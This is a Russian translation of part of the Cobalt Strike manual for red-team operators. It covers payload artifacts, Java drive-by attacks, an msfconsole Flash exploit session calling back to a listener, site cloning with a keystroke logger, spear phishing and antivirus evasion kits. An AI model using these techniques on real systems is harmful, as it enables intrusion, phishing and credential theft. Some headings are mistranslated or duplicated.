Этот пакет генерирует исполняемый артефакт **Windows**, который предоставляет стейджер полезной нагрузки. Этот пакет дает вам несколько опций для вывода.

**Windows EXE** - исполняемый файл **Windows**.

**Windows Service EXE** - исполняемый файл **Windows**, который отвечает на команды **Service Control Manager**. Вы можете использовать этот исполняемый файл для создания службы **Windows** с помощью **sc** или как пользовательский исполняемый файл с модулями **PsExec MF**.

**Windows DLL (32-bit)** - **x86**-библиотека **Windows**.

**Windows DLL (64-bit)** - **64**-разрядная библиотека **Windows**. Эта **DLL** создаст **32**-битный процесс и перенесет на него ваш прослушиватель. Оба варианта **DLL** экспортируют функцию **StartW**, совместимую с **rundll32.exe**. Используйте **rundll32.exe** для загрузки вашей **DLL** из командной строки.

**rundll32 foo.dll, StartW**

Установите флажок **Use x64 payload**, чтобы сгенерировать артефакты **x64**, которые сочетаются с стейджером **x64**.

Установите флажок **Sign executable file**, чтобы подписать артефакт **EXE** или **DLL** сертификатом подписи кода. Вы должны указать сертификат в профиле **Malleable C2**.

## Исполняемый файл Windows

Этот пакет экспортирует маячок без стейджера как исполняемый файл, исполняемый файл службы, **32**-битную или **64**-битную **DLL**. Артефакт полезной нагрузки, который не использует стейджер, называется бесэтапным артефактом. В этом пакете также есть опция **PowerShell** для экспорта маячка в виде сценария **PowerShell** и необработанная опция для экспорта маячка как блоб независимого от позиции кода.

По умолчанию в этом диалоговом окне экспортируются этапы полезной нагрузки **x86**. Установите флажок **Use x64 payload**, чтобы сгенерировать стейдж **x64** с артефактом **x64**.

Установите флажок **Sign executable file**, чтобы подписать артефакт **EXE** или **DLL** сертификатом подписи кода.

#### 5.4 Хостинг файлов

Веб-сервер **Кобальт Страйка** может размещать ваши пользовательские пакеты для вас. Перейдите в **Attacks → Web Drive-by → Host File**, чтобы настроить это. Выберите файл для размещения, выберите произвольный **URL**-адрес и выберите тип **mime** для файла.

Сама по себе возможность разместить файл не очень впечатляет. Однако через мгновение вы узнаете, как встраивать **URL**-адреса **Кобальт Страйка** в электронное письмо с целевым фишингом. Когда вы это сделаете, **Кобальт Страйка** может сопоставить посетителей вашего файла с отправленными электронными письмами и включить эту информацию в отчет по социальной инженерии.

#### 5.5 Атаки через веб-сайты, совершаемые пользователями

**Кобальт Страйк** предоставляет вам несколько инструментов для настройки атак через Интернет. Чтобы быстро начать атаку, перейдите в **Attacks → Web Drive-by** и выберите один из вариантов:

##### Атака Подписанный Java-апплет

Эта атака запускает веб-сервер, на котором размещен самоподписанный **Java**-апплет. Посетителей просят разрешить запуск апплета. Когда посетитель дает это разрешение, вы получаете доступ к его системе.

В атаке на подписанный **Java**-апплет используется **Java**-инжектор **Кобальт Страйка**. В **Windows** инжектор **Java** вставляет шелл-код для прослушивателя **Windows** непосредственно в память для вас.

Чтобы получить максимальную отдачу от этой атаки, вам нужно загрузить **Applet Kit** из арсенала **Кобальт Страйка** и подписать его сертификатом подписи кода.

##### Атака Подписанный Java Applet

**Smart Applet Attack** **Кобальт Страйка** объединяет несколько эксплойтов для отключения изолированной программной среды безопасности **Java** в одном пакете. Эта атака запускает веб-сервер, на котором размещен **Java**-апплет.

Первоначально этот апплет запускается в изолированной программной среде **Java**, и для его запуска не требуется одобрения пользователя.

Апплет анализирует свое окружение и решает, какой **Java**-эксплойт использовать. Если версия **Java** уязвима, апплет отключит изолированную программную среду безопасности и выполнит полезную нагрузку с помощью инжектора **Java Кобальт Страйка**.

### Веб-доставка по сценарию

Эта функция генерирует бесэтапный артефакт полезной нагрузки маячка, размещает его на веб-сервере **Кобальт Страйка** и предоставляет однострочный файл для загрузки и запуска артефакта. Возможные варианты: `bitsadmin`, `exe`, `powershell`, `powershell IEX` и `python`.

- Параметр **bitsadmin** размещает исполняемый файл и использует `bitsadmin` для его загрузки. Метод `bitsadmin` запускает исполняемый файл через `cmd.exe`.
- Параметр **exe** создает исполняемый файл и размещает его на веб-сервере **Кобальт Страйка**.
- Параметр **powershell** содержит сценарий **PowerShell** и использует `powershell.exe` для загрузки сценария и его оценки.
- Параметр **powershell IEX** содержит сценарий **PowerShell** и использует `powershell.exe` для загрузки сценария и его оценки. Аналогичен предыдущему варианту **powershell**, но предоставляет более короткую однострочную команду `Invoke-Execution`.
- Параметр **python** содержит сценарий `Python` и использует `python.exe` для его загрузки и запуска. Каждый из этих вариантов - это отдельный способ запустить прослушиватель **Кобальт Страйка**.

### 5.6 Клиентские эксплойты

Вы можете использовать эксплойт **MF** для доставки маячка **Кобальт Страйка**. Маячок **Кобальт Страйка** совместим с протоколом **MF**. Чтобы доставить маячок с эксплойтом **MF**:

- Используйте `windows/meterpreter/reverse_http[s]` в качестве **PAYLOAD** и установите **LHOST** и **LPORT**, чтобы они указывали на ваш прослушиватель **Ко-**

**бальт Страйка**. На самом деле вы здесь не доставляете Meterpreter, вы говорите **MF** сгенерировать стейджер **HTTP**, который загружает полезную нагрузку из указанного **LHOST/LPORT**.

- Установите для **DisablePayloadHandler** значение **TRUE**. Это сообщит **MF**, что нужно избегать установки обработчика в **MF** для обслуживания вашего соединения с полезной нагрузкой.

- Установите для **PrependMigrate** значение **TRUE**. Эта опция указывает **MF** добавить шелл-код, который запускает стейджер полезной нагрузки в другом процессе. Это поможет вашему сеансу маячка выжить, если эксплуатируемое приложение выйдет из строя или оно будет закрыто пользователем.

Вот скриншот **msfconsole**, используемой для защиты от Flash-эксплойта для доставки **HTTP** - маячка **Кобальт Страйка**, размещенного по адресу **192.168.1.5** на порту **80**:

```
msf > use exploit/multi/browser/adobe_flash_hacking_team_uaf
msf exploit(adobe_flash_hacking_team_uaf) > set PAYLOAD windows/meterpreter/reverse_http
setPAYLOAD => windows/meterpreter/reverse_http
msf exploit(adobe_flash_hacking_team_uaf) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(adobe_flash_hacking_team_uaf) > set LPORT 80
LPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(adobe_flash_hacking_team_uaf) > set PrependMigrate true
PrependMigrate => true
msf exploit(adobe_flash_hacking_team_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set URI
set URIHOST set URIPATH set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIP
set URIPATH set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIPath /
URIPath => /
msf exploit(adobe_flash_hacking_team_uaf) > exploit -j
[*] Exploit running as background job.

msf exploit(adobe_flash_hacking_team_uaf) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://172.16.14.135:80/
[*] Server started.
msf exploit(adobe_flash_hacking_team_uaf) > |
```

Рисунок 27. Использование клиент-сайд атаки через Метасплloit


## 5.7 Клонирование сайта

Перед тем, как послать эксплойт на цель, это помогает настроить его. Инструмент клонирования веб-сайта **Кобальт Страйка** может помочь в этом.

Инструмент клонирования веб-сайта создает локальную копию веб-сайта с добавлением некоторого кода для исправления ссылок и изображений, чтобы они работали должным образом.

Чтобы клонировать сайт, перейдите в **Attacks → Web Drive-by → Clone Site**.

На клонированный сайт можно встроить атаку. Напишите **URL**-адрес вашей атаки в поле **Embed**, и **Кобальт Страйк** добавит его на клонированный сайт с помощью **IFRAME**. Нажмите кнопку **...**, чтобы выбрать один из запущенных клиентских эксплойтов.



**Рисунок 28. Утилита для клонирования сайтов**

Клонированные веб-сайты также могут захватывать нажатия клавиш. Установите флажок **Log keystrokes on cloned site**. Это вставит регистратор ключей JavaScript в клонированный сайт.

Чтобы просмотреть зарегистрированные нажатия клавиш или увидеть посетителей вашего клонированного сайта, перейдите в **View → Web Log**.

## 5.8 Целевой фишинг

### Цели

Теперь, когда у вас есть понимание атак на сторону клиента, давайте поговорим о том, как донести атаку до пользователя. Самый распространенный способ проникновения в сеть организации - целевой фишинг.

Перед отправкой фишингового сообщения следует составить список целей. **Кобальт Страйк** ожидает цели в текстовом файле. Каждая строка файла со-

держит одну цель. Целью может быть адрес электронной почты. Вы также можете использовать адрес электронной почты, вкладку и имя. Если указано, имя помогает **Кобальт Страйку** настраивать каждый фишинг.

## Шаблоны

Далее вам понадобится фишинговый шаблон. Хорошая вещь в шаблонах заключается в том, что вы можете повторно использовать их между взаимодействиями. **Кобальт Страйк** использует в качестве шаблонов сохраненные сообщения электронной почты. **Кобальт Страйк** удалит вложения, решит проблемы с кодированием и перепишет каждый шаблон для каждой фишинг-атаки.


Если вы хотите создать собственный шаблон, составьте сообщение и отправьте его себе. У большинства почтовых клиентов есть способ получить исходный источник сообщения. В Gmail щелкните стрелку вниз рядом с кнопкой **Reply** и выберите **Show original**. Сохраните это сообщение в файл и поздравьте себя - вы создали свой первый фишинговый шаблон **Кобальт Страйка**.

Вы можете настроить свой шаблон с помощью токенов **Кобальт Страйка**. **Кобальт Страйка** заменяет следующие токены в ваших шаблонах:

Токен	Описание
%To%	Электронный адрес человека, которому отправлено сообщение.
%To_Name%	Имя человека, которому отправлено сообщение.
%URL%	Содержимое поля Embed в диалоговом окне целевого фишинга.

## Отправка сообщений

Теперь, когда у вас есть цели и шаблон, вы готовы к фишингу. Чтобы запустить инструмент целевого фишинга, перейдите в **Attacks** → **Spear Phish**.



**Рисунок 29. Утилита для фишинга**

Чтобы отправить фишинговое сообщение, вы должны сначала импортировать свои цели. Щелкните папку рядом с полем **Targets**, чтобы импортировать файл целей.

Затем выберите файл шаблона. Щелкните папку рядом с полем **Template**, чтобы выбрать нужный.

Теперь у вас есть возможность прикрепить файл, если вы захотите. Это прекрасное время для использования одного из пакетов социальной инженерии, о которых говорилось ранее. **Кобальт Страйк** добавит ваше вложение к исходящему фишинговому сообщению.


Вы также можете попросить **Кобальт Страйк** переписать все **URL**-адреса в шаблоне на **URL**-адрес по вашему выбору. Вставьте **URL**-адрес или нажмите **...**, чтобы выбрать один из инструментов, размещенных на сервере. Инструменты **Кобальт Страйка** включают клонированные веб-сайты, сервер автоэксплойтов и профилировщик системы.

Когда вы вставляете **URL**-адрес, **Кобальт Страйк** прикрепляет к нему `?id=%TOKEN%`. Каждое отправленное сообщение получит свой токен. **Кобальт Страйк** использует этот токен для сопоставления посетителей веб-сайта с от-

правленными электронными письмами. Если вы заботитесь об отчетности, не забудьте сохранить это значение.

Установите почтовый сервер на открытый ретранслятор или запись обмена почтой для вашей цели. При необходимости вы также можете пройти аутентификацию на почтовом сервере для отправки фишинговых сообщений.

Нажмите ... рядом с полем почтовый сервер, чтобы настроить дополнительные параметры сервера. Вы можете указать имя пользователя и пароль для аутентификации. Параметр **Random Delay** сообщает **Кобальт Страйку** случайную задержку каждого сообщения на случайное время до указанного вами количества секунд. Если этот параметр не установлен, **Кобальт Страйк** не будет задерживать свои сообщения.



The image shows a dialog box titled "Mail Server" with a close button (X) in the top-left corner. It contains five input fields and a checkbox. The fields are: "SMTP Host:" with the value "192.168.95.139", "SMTP Port:" with the value "25", "Username:" with the value "mister", "Password:" with the value "bigglesworth", and "Random Delay:" with the value "60". Below the fields is a checkbox labeled "Use SSL to connect to server" which is currently unchecked. At the bottom center of the dialog is a "Set" button.

**Рисунок 30. Конфигурация Почтового Сервера**

Установите **Bounce To** на адрес электронной почты, на который должны отправляться возвращенные сообщения. Это значение не повлияет на сообщение, которое видят ваши цели. Нажмите **Preview**, чтобы просмотреть собранное сообщение одному из получателей. Если предварительный просмотр выглядит хорошо, нажмите **Send**, чтобы провести атаку.

**Кобальт Страйк** отправляет фишинговые сообщения через командный сервер.

## 6. Артефакты полезной нагрузки и уклонение от анти-вирусов.

### 6.1 Философия

Компании Strategic Cyber LLC регулярно задают вопросы об уклонении. Обходит ли **Кобальт Страйк** антивирусные продукты? Какие антивирусные продукты обходятся? Как часто это проверяется?

Артефакты по умолчанию **Кобальт Страйка**, вероятно, улавливаются большинством решений для обеспечения безопасности. Уклонение не является целью стандартного продукта **Кобальт Страйка**. **Кобальт Страйк** действительно предлагает гибкость.

Вы, как оператор, можете изменять исполняемые файлы, библиотеки **DLL**, апплеты и шаблоны сценариев **Кобальт Страйка** использует в своих рабочих процессах. Вы также можете экспортировать полезную нагрузку маячка **Кобальт Страйка** в различные форматы, которые работают со сторонними инструментами, предназначенными для помощи в уклонении.

В этой главе будут рассмотрены функции **Кобальт Страйка**, обеспечивающие такую гибкость.

### 6.2 Набор артефактов

**Кобальт Страйк** использует **Artifact Kit** для создания своих исполняемых файлов и библиотек **DLL**. **Artifact Kit** - это платформа исходного кода для создания исполняемых файлов и библиотек **DLL**, которые обходят стороной некоторые антивирусные продукты.

#### Теория

Традиционные антивирусные продукты используют сигнатуры для выявления известных вредоносных программ. Если мы встроим наш известный шелл-код в исполняемый файл, антивирусный продукт распознает шелл-код и пометит исполняемый файл как вредоносный.

Чтобы обойти это обнаружение, злоумышленник обычно каким-то образом скрывает шелл-код и помещает его в двоичный файл. Этот процесс обфускации побеждает антивирусные продукты, которые используют простой поиск по строке для идентификации вредоносного кода.

Многие антивирусные продукты идут еще дальше. Эти антивирусные продукты имитируют выполнение исполняемого файла в виртуальной песочнице. На каждом этапе выполнения эмуляции антивирусный продукт проверяет наличие известных строк в пространстве эмулируемого процесса. Если обнаруживается заведомо плохая, антивирусный продукт помечает исполняемый файл или **DLL** как вредоносный. Этот метод побеждает многие кодировщики и упаковщики, которые пытаются скрыть известные зловреды от антивирусных продуктов на основе сигнатур.

**Кобальт Страйк** противостоит этому просто. У песочницы есть ограничения. Это не полная виртуальная машина. Антивирусная песочница не эмулирует поведение системы. **Artifact Kit** - это набор исполняемых файлов и шаблонов **DLL**, которые зависят от поведения, которое антивирусные продукты не эмулируют, для восстановления шелл-кода, находящегося внутри двоичного файла.

Один из методов [смотри **Src-common/bypass-pipe.c** в **Artifact Kit**] генерирует исполняемые файлы и библиотеки **DLL**, которые обслуживают шелл-код для себя через именованный канал. Если антивирусная песочница не эмулирует именованные каналы, она не найдет известный плохой шелл-код.

### Где не работает **Artifact Kit**

Конечно, антивирусные продукты могут победить определенные реализации **Artifact Kit**. Если поставщик антивируса пишет сигнатуры для используемой вами техники **Artifact Kit**, то создаваемые им исполняемые файлы и библиотеки **DLL** будут обнаружены. Со временем это стало происходить с техникой обхода по умолчанию в **Кобальт Страйке 2.5** и ниже. Если вы хотите получить максимальную отдачу от набора артефактов, вы воспользуетесь одним из его приемов в качестве основы для создания собственной реализации набора артефактов.

Но даже этого недостаточно. Некоторые антивирусные продукты обращаются к серверам производителей антивирусов. Там поставщик определяет, является ли исполняемый файл или **DLL** заведомо исправным или неизвестным, никогда ранее не встречавшимся, исполняемым файлом или **DLL**. Некоторые из этих продуктов автоматически отправляют поставщику неизвестные исполняемые файлы и библиотеки **DLL** для дальнейшего анализа и преду-

презрения пользователей. Другие считают неизвестные исполняемые файлы и библиотеки **DLL** вредоносными. Это зависит от продукта и его настроек.

Дело в том, что никакая "обфускация" не поможет вам в этой ситуации. Вы столкнулись с другим видом защиты, и вам нужно будет соответствующим образом обойти его. Относитесь к этим ситуациям так же, как к белым спискам приложений. Попробуйте найти известную хорошую программу (например, **PowerShell**), которая будет загружать вашу полезную нагрузку в память.

### Как использовать набор артефактов

Перейдите в раздел **Help** → **Arsenal** в лицензионном **Кобальт Страйке**, чтобы загрузить **Artifact Kit**. Вы также можете получить доступ к утилите напрямую по адресу:

<https://www.cobaltstrike.com/scripts>

Компания Strategic Cyber LLC распространяет комплект **Artifact Kit** в виде файла **.tgz**. Используйте команду **tar**, чтобы распаковать его. В комплект **Artifact Kit** входит скрипт **build.sh**. Запустите этот сценарий в **Kali Linux** без аргументов, чтобы создать методы набора артефактов по умолчанию с помощью Minimal GNU for **Windows** Cross Compiler.

```
root@kali:~/artifact# ls
build.sh  dist-pipe  dist-template  script.example  src-main
dist-peek dist-readfile README.txt      src-common
root@kali:~/artifact# ./build.sh
[+] You have a x86_64 mingw--I will recompile the artifacts
[*] Recompile artifact32.dll with src-common/bypass-pipe.c
Warning: resolving _DllGetClassObject by linking to _DllGetClassObject@12
Use --enable-stdcall-fixup to disable these warnings
Use --disable-stdcall-fixup to disable these fixups
```

Рисунок 31. Процесс сборки Artifact Kit

Сценарий сборки **Artifact Kit** создает папку с артефактами шаблонов для каждой техники **Artifact Kit**. Чтобы использовать технику с **Кобальт Страйком**, перейдите в **Cobalt Strike** → **Script Manager** и загрузите скрипт **artifact.cna** из папки этой техники.

Предлагаем вам изменить набор артефактов и его методы, чтобы они соответствовали вашим потребностям. Хотя опытные программисты на **C** могут

делать больше с **Artifact Kit**, для предприимчивого недо-программиста вполне реально работать и с **Artifact Kit**. Например, основные антивирусные продукты любят писать сигнатуры для исполняемых файлов в пробной версии **Кобальт Страйка** каждый раз, когда выходит релиз. Вплоть до **Кобальт Страйка 2.5** пробная и лицензионная версии **Кобальт Страйка** использовали технику именованного канала в своих исполняемых файлах и библиотеках **DLL**. Этот поставщик может написать подпись для именованной строки канала, используемой исполняемым файлом.

### 6.3 The Veil Evasion Framework

**Veil** - это популярный фреймворк для создания исполняемых файлов, которые обходят некоторыми антивирусными продуктами. Вы можете использовать **Veil** для создания исполняемых файлов для полезных данных **Кобальт Страйка**. Перейдите в **Attacks** → **Packages** → **Payload Generator**. Выберите прослушиватель, для которого вы хотите создать исполняемый файл. Выберите **Veil** в качестве типа вывода. Нажмите **Generate** и сохраните файл.

Запустите **Veil Evasion Framework** и выберите технику, которую хотите использовать. В конце концов **Veil** спросит о шеллкоде. Выберите вариант **Veil**, чтобы указать собственный шелл-код. Вставьте содержимое файла, созданного генератором полезной нагрузки **Кобальт Страйка**. Нажмите **Enter**, и у вас будет свежий исполняемый файл, созданный **Veil**.

```
=====
Veil-Evasion | [Version]: 2.10.1
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[?] Use msfvenom or supply custom shellcode?

    1 - msfvenom (default)
    2 - Custom

[>] Please enter the number of your choice: 2
[>] Please enter custom shellcode (one line, no quotes, \x00.. format):
```

Рисунок 32. Использование Veil для Генерации Исполняемого файла

### 6.4 Java Applet Attacks

Компания Strategic Cyber LLC распространяет исходный код приложения **Кобальт Страйка Applet Attacks** в виде набора апплетов. Оно также доступно в

арсенале **Кобальт Страйка**. Перейдите в **Help → Arsenal** и загрузите **Applet Kit**.

Используйте прилагаемый скрипт `build.sh` для сборки **Applet Kit** в Kali Linux. Многие клиенты **Кобальт Страйка** используют эту гибкость, чтобы подписывать атаки **Java**-апплетов **Кобальт Страйка** с помощью приобретенного ими сертификата подписи кода. Это настоятельно рекомендуется.

Чтобы **Кобальт Страйк** использовал ваш **Applet Kit** вместо встроенного, загрузите скрипт `applet.cna`, включенный в **Applet Kit**.

На странице **Кобальт Страйка** вы также заметите **Power Applet**. Это альтернативная реализация атак **Java**-апплетов **Кобальт Страйка**, использующая **PowerShell** для передачи данных в память. **Power Applet** демонстрирует гибкость, позволяющую воссоздать стандартные атаки **Кобальт Страйка** совершенно по-другому и по-прежнему использовать их с рабочими процессами **Кобальт Страйка**.

Чтобы **Кобальт Страйк** использовал ваш **Applet Kit** вместо встроенного, загрузите скрипт `applet.cna`, включенный в **Applet Kit**.

## 6.5 The Resource Kit

**The Resource Kit** - это средство **Кобальт Страйка** для изменения шаблонов сценариев **HTA**, **PowerShell**, **Python**, **VBA** и **VBS**, которые **Кобальт Страйк** использует в своих рабочих процессах. Опять же, **Resource Kit** доступен лицензированным пользователям в арсенале **Кобальт Страйка**. Перейдите в **Help → Arsenal**, чтобы загрузить **Resource Kit**.


**README.TXT**, поставляемый с **Resource Kit**, документирует включенные скрипты и то, какие функции их используют. Чтобы избежать использования продукта, подумайте об изменении строк или поведения в этих сценариях.

Чтобы **Кобальт Страйк** использовал ваши шаблоны скриптов вместо встроенных шаблонов скриптов, загрузите скрипт `resources.cna`, включенный в **Resource Kit**.

## 7. Постэксплуатация

### 7.1 Консоль Маячка

Щелкните правой кнопкой мыши сеанс маячка и выберите взаимодействие, чтобы открыть консоль этого маячка. Консоль - это основной пользовательский интерфейс для сеанса маячка. Консоль маячка позволяет вам видеть, какие задачи были отправлены маячком, и видеть, когда он их загружает. Консоль маячка также является местом, где выводятся команды и другая информация.



```
Beacon 172.16.20.157@2368 X
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368 last: 23s
beacon>
```

Рисунок 33. Консоль Маячка Кобальт Страйка

Между вводом и выводом консоли маячка находится строка состояния. Эта строка состояния содержит информацию о текущем сеансе. В конфигурации по умолчанию на панели состояния отображается **NetBIOS**-имя цели, имя пользователя и **PID** текущего сеанса, а также время последней регистрации маячка.

Каждая команда, отправляемая маячку через графический интерфейс или консоль, будет отображаться в этом окне. Если товарищ по команде выдает команду, **Кобальт Страйк** предварительно зафиксирует команду своим дескриптором.

Скорее всего, вы будете проводить большую часть своего времени с **Кобальт Страйком** на консоли маячка. Вам стоит потратить время на то, чтобы ознакомиться с его командами. Введите **help** в консоли маячка, чтобы увидеть доступные команды. Введите **help**, а затем имя команды, чтобы получить подробную справку.

## 7.2 Меню Маячка

Щелкните правой кнопкой мыши маячок или внутри консоли маячка, чтобы получить доступ к меню маячка. Это то же самое меню, которое используется для открытия консоли маячка. Меню **Access** содержит параметры для управления доверием и повышения уровня доступа. Меню **Explore** состоит из опций для извлечения информации и взаимодействия с системой цели. Сводное меню - это то место, где вы можете настроить инструменты для туннелирования трафика через маячок. Меню сеанса - это то место, где вы управляете текущим сеансом маячка.

